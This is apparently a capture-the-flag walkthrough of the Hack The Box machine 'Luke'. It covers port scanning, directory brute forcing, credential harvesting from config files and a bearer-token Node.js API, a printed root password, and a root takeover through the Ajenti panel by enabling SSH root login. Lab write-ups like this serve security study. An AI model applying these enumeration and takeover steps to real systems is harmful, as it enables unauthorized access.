
HTB Luke—Walkthrough



Luke

OS: FreeBSD

Difficulty: Medium

Points: 30

Release: 25 May 2019

IP: 10.10.10.137

OS Used - Kali Linux

Overview

-Scanning the ports

-Getting credentials from file on port 80

-Logging in with the creds and some fuzzing on port 3000(Node.js JSON)

-Getting another credetial fo a user from there

-Logging in to port 80 from the credentials and get another crredentials

-Logging in to Ajenti at port 8000 and get ssh login enable from there

Enumeration

root@ArmourInfosec:/~# nmap -sV -sC -p- 10.10.10.137

```
Nmap scan report for luke.io (10.10.10.137)

Host is up (0.32s latency).


PORT      STATE SERVICE VERSION

21/tcp    open  ftp     vsftpd 3.0.3+ (ext.1)

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_drwxr-xr-x    2 0       0           512 Apr 14 12:35 webapp

| ftp-syst:

|   STAT:

| FTP server status:
```

```
|       Connected to 10.10.14.99
|       Logged in as ftp
|       TYPE: ASCII
|       No session upload bandwidth limit
|       No session download bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 3
|       vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Ajenti
```

Directory Brute forcing on port 80, 3000 and 8000, all three found to be web servers

```
root@ArmourInfosec:~/# dirsearch -u http://10.10.10.137 -e /
[05:59:09] 200 -  202B  - /config.php
[05:59:14] 301 -  232B  - /css  ->  http://10.10.10.137/css/
[05:59:33] 200 -    1KB - /gulpfile.js
[05:59:40] 200 -    3KB - /index.html
[05:59:44] 301 -  231B  - /js  ->  http://10.10.10.137/js/
[05:59:47] 200 -    1KB - /LICENSE
```

```
[05:59:50] 200 -    2KB  - /login.php
[05:59:54] 401 -  381B   - /management
[05:59:54] 401 -  381B   - /management/
[05:59:55] 200 -  216B   - /member/
[05:59:55] 301 -  235B   - /member  ->  http://10.10.10.137/member/
[06:00:06] 200 -    1KB  - /package.json
[06:00:21] 200 -    4KB  - /README.md
```

```
root@ArmourInfosec:~/# dirsearch -u http://10.10.10.137:3000 -e /
[06:08:12] 200 -   13B   - /login
[06:08:12] 200 -   13B   - /Login
[06:08:13] 200 -   13B   - /login/
[06:09:09] 200 -   56B   - /users
[06:09:09] 200 -   56B   - /users/
[06:09:09] 200 -   56B   - /users/admin
```

Didn’t found anything intersting on port 8000 by brute forcing

At port 80 found some database credentials on config.php and two login pages one on /login.php and /management, tried login with the credentials on both login pages and tried fuzzing but didn’t found anything interesting.

At port 8000 found Ajenti CMS login page tried to login this but didn’t found any chance to login

Logging in to JSON for credentials

On visiting port 3000 found JSON application there on Node.js framework on visiting /, found “Auth token not supplied”, I read something about this and found it to be the functionality of Node.js which is Bearer authentication we have to send the auth token with this to access data, on directory brute forcing I found some pages, I visited /login it shows me "please auth" so I intercepted the request from burp suite and change request method to POST and gave two parameters username and password which I found from config.php but failed to login, then I tried some fuzzing and got login from username “admin” and password which I found in config.php, after login found the auth token there, then I used curl to access data, I sent a request to / to access data

```
root@ArmourInfosec:~/# curl -H ’Accept: application/json’ -H "Authorization: Bearer $token"
http://10.10.10.137:3000

{"message":"Welcome admin ! "}
```

From brute forcing I found one more directory /users and a directory inside that /users/Admin

```
root@ArmourInfosec:~/# curl -H 'Accept: application/json' -H "Authorization: Bearer $token"
http://10.10.10.137:3000/users
```

```
[{"ID":"1","name":"Admin","Role":"Superuser"},{"ID":"2","name":"Derry","Role":"Web Admin"},
{"ID":"3","name":"Yuri","Role":"Beta Tester"},{"ID":"4","name":"Dory","Role":"Supporter"}]
```

Found 4 Users names with their roles, Onvisiting /users/Admin

```
root@ArmourInfosec:~/# curl -H 'Accept: application/json' -H "Authorization: Bearer $token"
http://10.10.10.137:3000/users/admin
```

Found the credentials of Admin, tried on other ports for login like on 80, /login.php, /management and on 8000 login panel, I thought sometime about it and then I remember that admin is a user i found in /users i tried all users like /users/derry, /users/yuri, /users/dory and found 3 more credentials thensuccessfully logged in with the credentials of derry at /management, and there found 3 files inside one of them found a user and password root:KpMasng6S5EtTy9Z

visited port 8000 tried to login with this and logged in with this creds, then from the File Manager read root.txt and user.txt but our goal is to get shell with maximum privileges so I tried something like

Gaining Shell As root

Go inside Users> System Users and changes password of root

then inside File Manager, edit /etc/ssh/sshd.config and change “permitrootlogin no” to “permitrootlogin yes” and then from home go inside services and restart service of ssh and then login to ssh with our specified password as root